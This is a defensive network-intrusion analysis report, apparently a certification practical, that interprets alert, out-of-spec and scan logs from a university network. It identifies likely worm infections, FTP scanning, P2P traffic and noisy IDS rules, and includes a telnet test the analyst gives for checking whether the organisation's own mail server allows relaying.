130.85.72.248	1352	154.50.196.17	135	SYN	******S*	5910658
130.85.99.38	1620	130.93.13.253	135	SYN	******S*	2564508
130.85.150.6	1936	205.28.202.133	135	SYN	******S*	2319037
130.85.70.240	3532	130.82.146.25	135	SYN	******S*	952643
130.85.153.114	4714	84.88.142.37	135	SYN	******S*	947095
130.85.84.194	3102	130.86.0.29	135	SYN	******S*	698217
130.85.82.70	3142	130.86.0.0	135	SYN	******S*	696187
130.85.151.61	2422	152.102.89.157	135	SYN	******S*	297636
130.85.82.36	1372	130.91.68.101	135	SYN	******S*	262770
130.85.80.243	1027	145.92.137.1	135	SYN	******S*	69579
130.85.163.235	3564	192.174.131.157	135	SYN	******S*	52044
130.85.84.210	1057	153.13.239.21	135	SYN	******S*	50704

130.85.69.186	1035	23.77.195.1	135	SYN	******S*	39508
130.85.84.205	2413	130.86.249.164	135	SYN	******S*	33967
130.85.69.187	4799	149.206.49.37	135	SYN	******S*	22503
130.85.69.165	4768	34.89.89.73	135	SYN	******S*	18898
130.85.73.94	2636	182.9.117.65	135	SYN	******S*	9447
130.85.150.245	1057	93.145.241.21	135	SYN	******S*	7766
130.85.165.29	4658	77.213.198.177	135	SYN	******S*	7124
130.85.97.100	4505	215.202.80.168	135	SYN	******S*	3361
130.85.97.154	4855	79.240.150.53	135	SYN	******S*	3007
130.85.97.174	3206	69.169.241.156	135	SYN	******S*	2735
130.85.97.98	4498	153.215.243.17	135	SYN	******S*	2646
130.85.97.184	3364	20.26.231.205	135	SYN	******S*	2489
130.85.97.69	4906	159.247.51.233	135	SYN	******S*	2295
130.85.97.22	3939	68.161.132.69	135	SYN	******S*	2162
130.85.97.102	4012	200.4.243.130	135	SYN	******S*	2122
130.85.97.101	2548	9.174.153.194	135	SYN	******S*	2008
130.85.97.92	2599	149.48.153.113	135	SYN	******S*	1743
130.85.97.248	1598	79.122.62.25	135	SYN	******S*	1669
130.85.97.68	3255	97.20.41.247	135	SYN	******S*	1464
130.85.97.164	4310	77.219.47.199	135	SYN	******S*	1304
130.85.97.99	1560	167.17.188.51	135	SYN	******S*	1257
130.85.98.16	4716	130.100.86.241	135	SYN	******S*	1195
130.85.97.223	4764	70.64.72.205	135	SYN	******S*	1145
130.85.98.24	4602	79.241.31.237	135	SYN	******S*	1135
130.85.97.89	1138	201.131.123.121	135	SYN	******S*	1083
130.85.97.61	3671	176.227.83.21	135	SYN	******S*	929
130.85.97.165	1914	201.131.202.202	135	SYN	******S*	785
130.85.97.40	3358	142.127.78.233	135	SYN	******S*	774
130.85.97.134	3211	16.162.203.85	135	SYN	******S*	558
130.85.97.111	1949	149.48.197.25	135	SYN	******S*	549
130.85.153.213	2246	218.228.147.246	135	SYN	******S*	333
130.85.97.110	1178	48.39.38.105	135	SYN	******S*	100
130.85.97.62	1874	180.28.82.247	135	SYN	******S*	94
130.85.97.137	4151	176.227.92.151	135	SYN	******S*	82
130.85.97.230	1327	151.200.44.169	135	SYN	******S*	67
130.85.97.76	3617	140.144.42.160	135	SYN	******S*	35
130.85.97.77	4088	130.86.116.37	135	SYN	******S*	29
130.85.97.80	4712	202.232.74.233	135	SYN	******S*	13
130.85.97.49	2434	12.4.211.26	135	NOAC	**U*P*S*	2
130.85.97.25	3915	12.4.211.26	135	NOAC	**U*P*S*	1

One thing to note is there appears to be a IDS signature to catch blaster but it only was fired one time. The signature should be modified so that it will be more accurate at catching blaster.

2) MY.NET.30.3 and MY.NET.30.4 activity

Looking at the alerts logs you can see that the majority of the alerts are MY.NET.30.3 and MY.NET.30.4 activity alerts. The table below shows the alerts and is grouped by the destination port. There is a wide array of services being accessed so it is unlikely that the alert is looking for a specific attack. One thing to note is that none of the source IP's are in the 130.85.0.0/16 network. The scan and oos logs also show this pattern. Most likely these two hosts are servers, which are supposed to be only used by internal addresses. These alerts are generating a lot of noise. If these servers should only be used by internal addresses then firewall rules should be setup to prevent unauthorized access. It's also possible that these servers are firewalled but the IDS is outside the firewall and is therefore still seeing all the traffic. If this is the case another IDS should be put behind the firewall and the rules removed from the outside one.

srcip	srcport	dstip	dstport	summary	count(*)
68.55.62.79	3238	130.85.30.4	524	MY.NET.30.4 activity	106495
68.55.56.103	1172	130.85.30.4	51443	MY.NET.30.4 activity	13934
66.196.72.44	5712	130.85.30.4	80	MY.NET.30.4 activity	3066
212.202.4.237	4443	130.85.30.3	21	MY.NET.30.3 activity	15
63.241.15.49	4789	130.85.30.4	8009	MY.NET.30.4 activity	14
207.46.134.221	80	130.85.30.4	33109	MY.NET.30.4 activity	12
194.84.95.46	3629	130.85.30.4	4899	MY.NET.30.4 activity	12
144.92.199.20	4019	130.85.30.3	4019	MY.NET.30.3 activity [**] 144.	12
24.132.88.202	4499	130.85.30.3	4000	MY.NET.30.3 activity	7
217.58.137.120	4155	130.85.30.3	3389	MY.NET.30.3 activity	6
210.50.185.218	1640	130.85.30.3	707	MY.NET.30.3 activity	6
66.190.208.169	39453	130.85.30.3	654	MY.NET.30.3 activity	6
147.83.102.126	1745	130.85.30.3	593	MY.NET.30.3 activity	5
216.60.3.141	4565	130.85.30.3	34816	MY.NET.30.3 activity	4
203.141.148.201	10433	130.85.30.3	443	MY.NET.30.3 activity	4
202.97.246.225	8888	130.85.30.4	39706	MY.NET.30.4 activity	2
207.46.134.221	80	130.85.30.3	4994	MY.NET.30.3 activity	2
66.252.11.71	80	130.85.30.4	1420	MY.NET.30.4 activity	2
66.220.17.45	80	130.85.30.3	1258	MY.NET.30.3 activity	2
66.220.17.50	80	130.85.30.3	1165	MY.NET.30.3 activity	2
131.118.229.7	4019	130.85.30.3	721	MY.NET.30.3 activity [**] 144.	2
167.102.229.10	4019	130.85.30.3	65535	MY.NET.30.3 activity [**] 144.	1
207.46.134.221	80	130.85.30.3	32130	MY.NET.30.3 activity	1
66.227.98.96	53242	130.85.30.3	10199	MY.NET.30.3 activity	1
65.61.153.134	25	130.85.30.4	3297	MY.NET.30.4 activity	1
66.220.17.42	80	130.85.30.4	1964	MY.NET.30.4 activity	1
66.220.17.45	80	130.85.30.3	1930	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.4	1907	MY.NET.30.4 activity	1
66.220.17.42	80	130.85.30.3	1873	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.4	1847	MY.NET.30.4 activity	1
66.220.17.50	80	130.85.30.3	1824	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.4	1738	MY.NET.30.4 activity	1
66.220.17.42	80	130.85.30.3	1671	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.3	1662	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.3	1651	MY.NET.30.3 activity	1
66.220.17.53	80	130.85.30.4	1650	MY.NET.30.4 activity	1
66.220.17.42	80	130.85.30.4	1593	MY.NET.30.4 activity	1
66.220.17.50	80	130.85.30.3	1552	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.4	1536	MY.NET.30.4 activity	1
66.220.17.42	80	130.85.30.3	1489	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.3	1479	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.3	1463	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.4	1368	MY.NET.30.4 activity	1
66.220.17.42	80	130.85.30.3	1336	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.4	1279	MY.NET.30.4 activity	1
66.220.17.42	80	130.85.30.3	1238	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.4	1233	MY.NET.30.4 activity	1
66.220.17.42	80	130.85.30.3	1206	MY.NET.30.3 activity	1
66.220.17.50	80	130.85.30.4	1163	MY.NET.30.4 activity	1
66.220.17.42	80	130.85.30.3	1149	MY.NET.30.3 activity	1
66.220.17.45	80	130.85.30.3	1123	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.3	1104	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.3	1065	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.3	1049	MY.NET.30.3 activity	1
66.220.17.42	80	130.85.30.4	1038	MY.NET.30.4 activity	1

Alerts from 144.92.199.20

Summary	Count
MY.NET.30.3 activity	100762
MY.NET.30.4 activity	20

This IP accounted for almost all of the MY.NET.30.3 activity alerts. This IP originates from the University of Wisconsin Madison. All the traffic is on port 524, which is generally used for NCP requests. NCP stands for netware core protocol and is used for

file and print sharing requests. I'm assuming the two universities have some kind of shared network resources and this is authorized activity. If this is in fact the rule should be updated to not alert from this IP.

3) MY.NET.81.18 IRC activity

IRC(Internet Relay Chat) is a commonly used for chatting but is also used for more nefarious means. I came across this alert when looking the alert logs for standard worms and trojans. What stood out about this alert is that in the OOS logs we see an FTP connection either to or from this host and in the scans logs the host is scanning numerous hosts for port 20168. The FTP connection was odd due to the fact the source and destination port was 21 and had the Syn Fin flags set. The destination of the IRC activity was 80.160.15.109, which resolves to sith.terrori.st. This is a host is provided by www.shellhost.dk which offers shell accounts, IRC servers, etc. http://lists.sans.org/pipermail/list/2003-November/044279.html mentions a worm that seems to fit what is happening here. It apparently transfers itself using tftp over port 20168 and is controlled through IRC. The Lovgate virus as a backdoor also uses Port 20168. Lovgate is a mass mailer and in the logs we a few smtp connections to various IP's. There probably is a lot more smtp traffic but it wasn't alerted on. This host should be disconnected and investigated.

srcip	srcport	dstip	dstport	scantype	flags	count(*)
130.85.81.18	2820	202.108.44.205	25	SYN	******S*	10
130.85.81.18	3021	202.108.44.212	25	SYN	******S*	8
130.85.81.18	3049	202.108.44.206	25	SYN	******S*	8
130.85.81.18	1454	202.108.44.204	25	SYN	******S*	5
130.85.81.18	1208	202.108.44.181	25	SYN	******S*	4

4) MY.NET.12.6 port 65535 probes

srcip	srcport	dstip	dstport	summary	count
67.80.67.40	65535	130.85.12.6	25	High port 65535 tcp - possible	1583
130.85.12.6	25	64.12.138.20	65535	High port 65535 tcp - possible	735
130.85.100.13	65535	63.205.42.97	25	High port 65535 tcp - possible	53
64.156.215.6	25	130.85.100.13	65535	High port 65535 tcp - possible	45
130.85.24.33	443	199.196.144.12	65535	High port 65535 tcp - possible	23
130.85.25.67	65535	211.99.202.110	25	High port 65535 tcp - possible	23
69.59.159.5	25	130.85.25.67	65535	High port 65535 tcp - possible	23
130.85.24.74	443	167.102.229.10	65535	High port 65535 tcp - possible	22
130.85.24.34	80	12.43.64.131	65535	High port 65535 tcp - possible	20
130.85.100.230	65535	216.239.33.24	25	High port 65535 tcp - possible	19

The alert logs show over 1500 occurrences of port 65535 traffic just from 130.85.12.6. There is also quite a large amount of this port 65535 traffic from other hosts. This rule appears to be looking for high port numbers as the source or destination port. A couple things could be happening here. As mentioned in this post (http://seclists.org/lists/incidents/2000/Mar/0086.html) it could be ipchains reseting the

port to 65535 if it didn't receive a full TCP/UDP header in a fragmented packet. It could also be a trojan such as the adore worm, RC1 trojan, or the SINS trojan. Red Worm also uses this port. The problem is that port 65535 is also a valid ephemeral port generally used as a source port. In the table below, which came from the scans log, we actually see quite a bit of this 65535 traffic. For instance we see 65535 traffic generated by ipchains. We can see that both the source and destination port is 65535 and that the fragment bit is set in the options. The rest of the traffic appears to be normal or return traffic. In the table above you can see that the other port is a low port number such as 25 and 80. If you try connecting to the servers on those ports you will see that they are indeed listening on that port ruling out a crafted packet with a static source port. As mentioned in Pete Storm's paper(http://www.giac.org/practical/GCIA/Pete_Storm_GCIA.pdf) we should be seeing scanning for 53,111,515 from these hosts if they were infected. It is pretty safe to say this is all valid traffic and can be ignored. The rule could be modified to look for specific content associated with the trojans listed above.

srcip	srcport	dstip	dstport	scantype	flags
130.85.84.232	3383	82.64.25.219	65535	UDP	[NULL]
130.85.84.232	3383	24.160.238.13	65535	UDP	[NULL]
130.85.84.232	3383	24.160.238.13	65535	UDP	[NULL]
130.85.84.232	3383	24.160.238.13	65535	UDP	[NULL]
130.85.84.232	3383	24.160.238.13	65535	UDP	[NULL]
130.85.84.232	3383	24.160.238.13	65535	UDP	[NULL]
130.85.84.232	3383	172.180.253.56	65535	UDP	[NULL]
130.85.84.232	3383	65.94.230.216	65535	UDP	[NULL]
130.85.84.232	3383	65.94.230.216	65535	UDP	[NULL]
130.85.84.232	3383	65.94.230.216	65535	UDP	[NULL]
130.85.84.232	3383	65.94.230.216	65535	UDP	[NULL]
130.85.84.232	3383	65.94.230.216	65535	UDP	[NULL]
130.85.84.232	3383	65.94.230.216	65535	UDP	[NULL]
130.85.84.232	3383	65.94.230.216	65535	UDP	[NULL]
130.85.84.232	3383	65.94.230.216	65535	UDP	[NULL]
130.85.80.105	2740	65.94.230.216	65535	UDP	[NULL]
130.85.80.105	2740	82.67.240.152	65535	UDP	[NULL]
130.85.80.105	2740	143.106.113.175	65535	UDP	[NULL]
130.85.80.105	2740	143.106.113.175	65535	UDP	[NULL]
141.157.42.215	65535	130.85.12.6	65532	INVA	***APRSF
130.85.100.230	65535	64.239.177.65	25	SYN	******S*
130.85.15.209	6257	61.211.216.182	65535	UDP	[NULL]
130.85.97.42	2541	68.109.149.53	65535	SYN	******S*
130.85.97.42	2541	68.109.149.53	65535	SYN	******S*
130.85.97.42	2541	68.109.149.53	65535	SYN	******S*
130.85.97.42	2234	68.109.149.53	65535	SYN	******S*
130.85.97.42	2451	68.109.149.53	65535	SYN	******S*
130.85.97.42	2705	68.109.149.53	65535	SYN	******S*
130.85.97.42	1690	68.109.149.53	65535	SYN	******S*
130.85.97.42	2079	68.109.149.53	65535	SYN	******S*
130.85.97.42	1306	68.109.149.53	65535	SYN	******S*
130.85.97.42	1025	68.109.149.53	65535	SYN	******S*
130.85.97.42	1025	68.109.149.53	65535	SYN	******S*
130.85.97.42	1025	68.109.149.53	65535	SYN	******S*
130.85.97.42	1255	68.109.149.53	65535	SYN	******S*
130.85.97.42	2342	68.109.149.53	65535	SYN	******S*
130.85.97.42	2342	68.109.149.53	65535	SYN	******S*
130.85.100.230	65535	1.1.1.1	25	SYN	******S*
130.85.111.63	2297	24.160.238.13	65535	UDP	[NULL]
210.76.108.157	65535	130.85.24.44	65535	FULL	12UAPRSF
210.76.108.157	65535	130.85.24.44	65535	FULL	12UAPRSF

5) TCP SRC and DST outside network

There are over 20,000 of these alerts. This alert is looking traffic, which doesn't have the HOME_NET as either the source or destination address. The problem with this alert is that there are internal reserved addresses such as 192.168.0.0/16 and 169.254.0.0/16 which it is alerting on. Also, sometimes computers will have a static IP set or an IP from a previous internet connection which hasn't been released. This alert is catching some unauthorized activity though. There are quite a few people trying to use other internet connections such as AOL. This can be a big problem because the users essentially are bypassing any firewalls the university has in place. There isn't any viable way to prevent users from using their own Internet connections. It is recommended that these networks be monitored frequently for worm infections and other malicious traffic.

OOS

Example OOS alert:

```
08/19-00:06:51.806984 213.186.35.9:46650 -> MY.NET.97.12:8001
TCP TTL:48 TOS:0x0 ID:48655 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xCFE1CB53  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 73233756 0 NOP WS: 0
```

OOS logs are multi-line alerts, which contains information about the connection that was logged. It starts with a timestamp followed by source of the alert then the destination. After that are the TCP options.

OOS summary

srcip	srcport	dstip	dstport	tcp_flags	Count
66.239.240.150	21	130.85.1.1	21	******SF	15925
216.95.201.13	37654	130.85.12.6	25	12****S*	759
216.95.201.11	33523	130.85.12.6	25	12****S*	509
131.211.28.48	33275	130.85.12.6	25	12****S*	477
216.95.201.17	46541	130.85.12.6	25	12****S*	463
216.95.201.12	52177	130.85.12.6	25	12****S*	388
216.95.201.20	47148	130.85.12.6	25	12****S*	359
216.95.201.16	35138	130.85.12.6	25	12****S*	326
216.95.201.15	46701	130.85.12.6	25	12****S*	313
67.119.236.220	31748	130.85.12.4	110	********	290
63.71.152.2	42706	130.85.100.230	113	12****S*	253
216.95.201.19	57934	130.85.12.6	25	12****S*	218
216.95.201.22	54287	130.85.12.6	25	12****S*	217
12.255.198.216	38404	130.85.24.44	80	12****S*	203
66.48.78.12	50786	130.85.12.6	25	12****S*	197
66.48.78.14	36779	130.85.12.6	25	12****S*	181
66.93.56.77	32949	130.85.24.34	80	12****S*	152
195.209.85.3	41363	130.85.24.34	80	12****S*	132
193.226.29.106	1353	130.85.6.7	80	12****S*	121
216.95.201.21	49921	130.85.12.6	25	12****S*	112
195.101.94.209	64169	130.85.24.44	80	12****S*	109
195.101.94.101	64477	130.85.6.7	80	12****S*	105
195.101.94.208	62051	130.85.6.14	80	12****S*	105
216.174.197.150	55692	130.85.12.6	25	12****S*	104
204.92.158.15	45842	130.85.12.6	25	12****S*	103
216.95.201.18	42833	130.85.12.6	25	12****S*	96
207.228.236.26	56816	130.85.12.6	25	12****S*	93
66.48.78.13	57588	130.85.12.6	25	12****S*	90
199.184.165.135	56783	130.85.12.6	25	12****S*	89
216.95.201.23	51234	130.85.12.6	25	12****S*	81

204.92.158.14	46953	130.85.12.6	25	12****S*	75
192.33.101.50	47603	130.85.24.44	80	12****S*	72
65.33.99.232	55476	130.85.24.34	80	12****S*	71
216.95.201.25	59709	130.85.12.6	25	12****S*	67
216.65.124.73	50174	130.85.100.230	25	12****S*	67
204.92.158.12	40422	130.85.12.6	25	12****S*	67
138.23.88.132	48282	130.85.6.7	80	12****S*	67
204.92.158.11	44264	130.85.12.6	25	12****S*	64
202.12.88.42	1568	130.85.25.67	113	12****S*	62
80.202.102.223	24606	130.85.24.44	80	12****S*	58
207.229.92.161	37280	130.85.12.6	25	12****S*	55
203.217.30.81	16398	130.85.12.6	25	12****S*	53
213.186.35.9	46631	130.85.97.12	81	12****S*	52
216.220.105.4	51662	130.85.24.44	80	12****S*	52
213.186.35.9	46633	130.85.97.12	8080	12****S*	45
216.95.201.27	49986	130.85.12.6	25	12****S*	44
216.95.201.29	39461	130.85.12.6	25	12****S*	41
67.114.19.186	38327	130.85.24.44	80	12****S*	41
216.95.201.24	36870	130.85.12.6	25	12****S*	38
216.95.201.26	34789	130.85.12.6	25	12****S*	38

1) 66.239.240.150 FTP Access

The OOS logs recorded over 15,000 occurrences of 66.239.240.150 attempting to gain FTP access to the network. Below is some sample logs of this traffic. As you see it is not a user repeatedly trying to FTP into the network. The attacker is scanning the network for an open FTP port. They are trying to be innocuous by doing a SYN/FIN scan, which is actually pretty common now.

srcip	srcport	dstip	dstport	tcp_flags
66.239.240.150	**21**	**130.85.1.1**	**21**	******SF**
66.239.240.150	**21**	**130.85.1.2**	**21**	******SF**
66.239.240.150	**21**	**130.85.1.3**	**21**	******SF**
66.239.240.150	**21**	**130.85.1.4**	**21**	******SF**
66.239.240.150	**21**	**130.85.1.5**	**21**	******SF**
66.239.240.150	**21**	**130.85.1.9**	**21**	******SF**
66.239.240.150	**21**	**130.85.1.10**	**21**	******SF**
66.239.240.150	**21**	**130.85.1.11**	**21**	******SF**
66.239.240.150	**21**	**130.85.1.12**	**21**	******SF**
66.239.240.150	**21**	**130.85.1.13**	**21**	******SF**

This IP address is owned by XO communications and resolves to a company named Radar Electric. This IP is actually the same IP used for their web server, www.radarinc.com. It is very possible an internal host or even the webserver itself is compromised. I would recommend contacting the company so they can determine the nature of the scanning.

2) SMTP traffic to 130.85.12.6

In the OOS logs we see numerous connection attempts to 130.85.12.6 on port 25. Below is some sample traffic to this host.

srcip	srcport	dstip	dstport	tcp_flags	count(*)
216.95.201.13	37654	130.85.12.6	25	12****S*	738
216.95.201.11	33523	130.85.12.6	25	12****S*	486

216.95.201.17	46541	130.85.12.6	25	12****S*	449
216.95.201.12	52177	130.85.12.6	25	12****S*	370
216.95.201.20	47148	130.85.12.6	25	12****S*	349
216.95.201.16	35138	130.85.12.6	25	12****S*	315
216.95.201.15	46701	130.85.12.6	25	12****S*	304

There doesn't seem to be anything obviously out of the ordinary here. Assuming that 130.85.12.6 is in fact a mail server there are two things that could possibly be happening here. These could be authorized users trying send mail from a computer not on the university network or these hosts could be infected with a mass mailer and are using the university mail server as a relay. Either case it is not really the University's concern as the sources of the traffic is not under their control. One thing they could do is confirm they are not being used as a spam relay. Below is a way to test if you mail server allows relaying. The text in bold is what the user types and the rest are the server responses. If the server queues the message then it is set up to allow relays and should be disabled.

TELNET mail.example.com 25
Trying 10.10.10.1.
Connected to mail.example.com.
Escape character is '^]'.
220 mail.example.com
HELO mail.example *250 OK*
MAIL FROM:<sender@example.com> *250 OK - Mail from <sender@example.com>*
RCPT TO:<youremail@outsideaddress.com> *250 OK*
DATA
354 End data with <CR><LF><CR><LF>
From: sender@example.com
To: youremail@outsideaddress.com
Subject: Relay test
This is a relay test and only a test. (type <CR><LF>.<CR><LF> or [enter].[enter] to end data)
250 OK: Queued as T22122A5
QUIT 221 Closing connect, good bye

Scans

Example scan log:
Aug 20 00:00:02 MY.NET.81.18:4204 -> 65.73.177.214:20168 SYN ******S*

The scan logs are single line alerts. It starts with the timestamp followed by the source and destination. Next is the protocol type of the scan that was performed then the TCP options if applicable.

Scans Summary

srcip	dstip	dstport	scantype	flags	Count
130.85.72.248	154.50.196.17	135	SYN	******S*	5910658
130.85.1.3	192.149.252.22	53	UDP	[NULL]	3337564
130.85.99.38	130.93.13.253	135	SYN	******S*	2564508
130.85.150.6	205.28.202.133	135	SYN	******S*	2319037

130.85.70.240	130.82.146.25	135	SYN	******S*	952643
130.85.153.114	84.88.142.37	135	SYN	******S*	947095
130.85.1.5	208.185.43.73	53	UDP	[NULL]	846080
130.85.81.18	65.73.177.204	20168	SYN	******S*	779092
130.85.84.194	130.86.0.29	135	SYN	******S*	698217
130.85.82.70	130.86.0.0	135	SYN	******S*	696187
130.85.84.232	142.46.141.132	3531	UDP	[NULL]	334575
130.85.151.61	152.102.89.157	135	SYN	******S*	297636
130.85.82.36	130.91.68.101	135	SYN	******S*	262770
130.85.70.240	202.104.100.6	80	SYN	******S*	141221
130.85.97.42	172.153.171.142	6346	SYN	******S*	104710
130.85.80.243	145.92.137.1	135	SYN	******S*	69579
130.85.84.232	206.128.63.200	3531	SYN	******S*	63081
130.85.100.230	129.6.59.2	25	SYN	******S*	57142
213.77.33.172	130.85.1.21	80	SYN	******S*	53789
130.85.163.235	192.174.131.157	135	SYN	******S*	52044
130.85.84.210	153.13.239.21	135	SYN	******S*	50704
130.85.97.181	66.56.239.204	6346	SYN	******S*	43252
130.85.69.186	23.77.195.1	135	SYN	******S*	39508
203.141.148.201	130.85.1.0	443	SYN	******S*	35262
130.85.81.18	49.3.52.158	139	SYN	******S*	35011
130.85.81.18	49.3.52.158	445	SYN	******S*	35010
130.85.84.205	130.86.249.164	135	SYN	******S*	33967
62.148.142.43	130.85.1.7	80	SYN	******S*	31148
130.85.97.92	67.66.85.232	6346	SYN	******S*	28550
144.167.28.83	130.85.1.1	4899	SYN	******S*	28489
213.177.133.234	130.85.1.0	21	SYN	******S*	28104
129.119.227.52	130.85.1.1	80	SYN	******S*	27061
210.50.185.218	130.85.1.1	707	SYN	******S*	26748
192.124.153.49	130.85.1.1	80	SYN	******S*	26640
212.202.4.237	130.85.1.0	21	SYN	******S*	26186
212.69.230.78	130.85.1.1	80	SYN	******S*	25115
217.58.137.120	130.85.6.153	3389	SYN	******S*	24121
204.116.114.74	130.85.1.5	80	SYN	******S*	22641
130.85.69.187	149.206.49.37	135	SYN	******S*	22503
200.9.237.4	130.85.1.1	80	SYN	******S*	21916
130.85.97.149	66.76.176.153	41170	UDP	[NULL]	20713
136.145.37.79	130.85.1.1	80	SYN	******S*	20449
130.85.98.229	148.213.12.246	41170	UDP	[NULL]	20178
168.103.73.130	130.85.1.4	80	SYN	******S*	19579
216.60.3.141	130.85.147.128	34816	SYN	******S*	19272
130.85.69.165	34.89.89.73	135	SYN	******S*	18898
147.83.102.126	130.85.111.114	593	SYN	******S*	18578
194.84.95.46	130.85.156.221	4899	SYN	******S*	18371
66.190.208.169	130.85.1.0	654	SYN	******S*	18157
212.238.140.11	130.85.1.1	80	SYN	******S*	17982

1) Port 80 scans

srcip	srcport	dstport	count(*)
130.85.70.240	**3532**	**135**	**952643**
130.85.70.240	**1775**	**80**	**141221**

130.85.70.240 appears to be infected with a blaster like worm but it also generating large amounts of HTTP traffic. The nature of this traffic isn't readily apparent due to there being no packet dumps to look at. The destinations of the traffic are all unique and sequential so this is some type of scanning. The first two octets are the same for all the scanning up to a point where it stops for about an hour then continues scanning another network. The Welchia worm appears to be a likely candidate here. Welchia spreads using the RPC DCOM vulnerability over port 135 and the webdav vulnerability over port

80. It scans by choosing a random starting address and going through 0-255 for the last two octets.

2) Port 3531 traffic

Looking at the summary above you can see quite a large amount of traffic was seen going to port 3531. I had never heard of anything using this port so I did some searching. This port was pretty much unused until a few years ago when the P2P application kazaa came out. The following post gave me some insight into what to look for to confirm that this was indeed kazaa.
http://archives.neohapsis.com/archives/incidents/2003-07/0055.html
By far the most amount of traffic came from 130.85.84.232. The scans log recorded this IP almost 400,000 times. If this user is using kazaa we should see some port 1214 traffic, as well as quite a few random ports used for the file sharing.

srcip	srcport	dstip	dstport	scantype	flags	x
130.85.84.232	1574	206.128.63.200	3531	SYN	******S*	397656
130.85.84.232	3383	24.192.138.171	1214	UDP	[NULL]	12161
130.85.84.232	3383	209.142.161.41	1025	UDP	[NULL]	1582
130.85.84.232	3383	24.45.230.86	3170	UDP	[NULL]	1510
130.85.84.232	3232	131.118.254.38	80	SYN	******S*	1411
130.85.84.232	3531	24.119.4.252	58316	UDP	[NULL]	1351
130.85.84.232	3531	24.209.110.10	13531	UDP	[NULL]	1032
130.85.84.232	2499	66.65.10.164	1249	SYN	******S*	906
130.85.84.232	3383	65.35.197.96	1599	UDP	[NULL]	846

As you can see in the above table we see the 1214 traffic. There is no mention of this IP in the OOS and Alert logs except for one instance of a High Port alert. There doesn't seem to be any signs that this is hostile traffic. There seem to be quite a few users on the network using P2P. The following users should be notified of University policy on P2P usage.

130.85.84.232	130.85.97.219
130.85.111.63	130.85.97.12
130.85.80.105	130.85.97.104
130.85.97.84	130.85.97.82
130.85.97.19	130.85.97.35
130.85.97.245	130.85.97.36
130.85.97.103	130.85.97.222
130.85.97.21	130.85.97.214
130.85.69.217	130.85.97.114
130.85.98.15	130.85.97.88
130.85.97.25	130.85.97.72
130.85.97.50	130.85.97.59
130.85.97.83	130.85.97.144
130.85.75.111	130.85.97.123
130.85.98.247	130.85.97.100
130.85.97.244	130.85.98.60
130.85.97.152	130.85.97.64
130.85.97.17	130.85.97.39
130.85.98.21	130.85.97.238
130.85.97.106	130.85.97.23
130.85.70.207	130.85.97.22
130.85.97.108	130.85.97.215

130.85.69.180	130.85.97.213
130.85.97.85	130.85.97.211
130.85.98.22	130.85.97.20
130.85.97.187	130.85.97.188
130.85.97.229	130.85.97.183
130.85.97.54	130.85.97.18
130.85.97.151	130.85.97.153
130.85.97.242	130.85.97.149
130.85.97.79	130.85.97.142
130.85.97.90	130.85.97.132
130.85.97.65	130.85.97.110
130.85.97.45	130.85.97.101
130.85.98.53	130.85.82.103
130.85.97.86	130.85.98.94
130.85.97.193	130.85.98.45
130.85.97.109	130.85.97.69
130.85.97.27	130.85.97.51
130.85.97.91	130.85.97.47
130.85.97.16	130.85.97.208
130.85.97.113	130.85.97.198
130.85.97.68	130.85.97.159
130.85.97.13	130.85.97.147
130.85.97.34	130.85.97.120
	130.85.97.105
	130.85.69.222

Top Talkers

1) Top 20 OOS by Destination IP

These are the top 20 destinations of the OOS alerts. It might be a good idea to put a packet sniffer on the more popular destinations to determine the nature of the OOS alerts.

Destination IP	Count
MY.NET.12.6	5510
MY.NET.24.44	1160
MY.NET.100.230	854
MY.NET.24.34	538
MY.NET.100.165	335
MY.NET.6.7	300
MY.NET.12.4	293
MY.NET.97.102	98
MY.NET.70.203	95
MY.NET.97.12	76
MY.NET.97.42	74
MY.NET.25.67	69
MY.NET.60.17	63
MY.NET.24.21	57
MY.NET.98.47	55
MY.NET.24.23	49
MY.NET.6.34	45
MY.NET.84.232	44
MY.NET.60.14	39

MY.NET.97.238	38

2) Top 20 OOS by source IP

These are the hosts generating the most amounts of suspicious traffic. It might be wise to block some of these hosts at the firewall.

Source IP	Count
66.239.240.150	15925
216.95.201.13	759
216.95.201.11	509
131.211.28.48	477
216.95.201.17	463
216.95.201.12	388
216.95.201.20	359
213.186.35.9	348
216.95.201.16	326
216.95.201.15	313
67.119.236.220	290
63.71.152.2	253
216.95.201.19	218
216.95.201.22	217
12.255.198.216	203
66.48.78.12	197
66.48.78.14	181
66.93.56.77	152
195.209.85.3	132
193.226.29.106	121

3) Top 20 OOS by destination port

This table shows the most popular destination ports of the OOS alerts. Port 21, or FTP, is target of much of this traffic. Any FTP servers on the network should be checked to make sure they have all the current patches.

Destination Port	Count
21	15936
25	6474
80	2479
113	421
110	290
6881	94
81	53
8080	45
3383	43
47020	37
8001	36
8000	35
8888	35
8081	34
6588	29
1080	27
23	26

3128	23
4662	21
6346	17

1) Top 20 scans by destination IP

These are the most popular destinations of scanning. These destinations were most likely being port scanned to see what services they were running.

Destination IP	Count
192.26.92.30	67947
192.31.80.30	64237
205.231.29.244	58737
192.148.252.171	55122
192.52.178.30	54031
130.94.6.10	53375
192.55.83.30	39534
12.222.24.242	38293
216.109.116.17	37358
192.5.6.30	36843
205.231.29.243	35693
68.98.152.145	32715
66.33.98.17	28276
209.208.92.254	26181
168.103.21.153	25044
216.239.35.100	23747
194.109.6.142	22612
131.118.254.33	22127
217.138.2.3	21918
216.168.20.77	21222

2) Top 20 scans by source IP

This table shows the top sources of the scanning. One major problem is the fact that these are all internal hosts. All of these hosts should be investigated for worm infections.

Source IP	Count
MY.NET.72.248	5910721
MY.NET.1.3	3357894
MY.NET.99.38	2564575
MY.NET.150.6	2319106
MY.NET.70.240	1093864
MY.NET.84.232	1017865
MY.NET.153.114	948356
MY.NET.1.5	852913
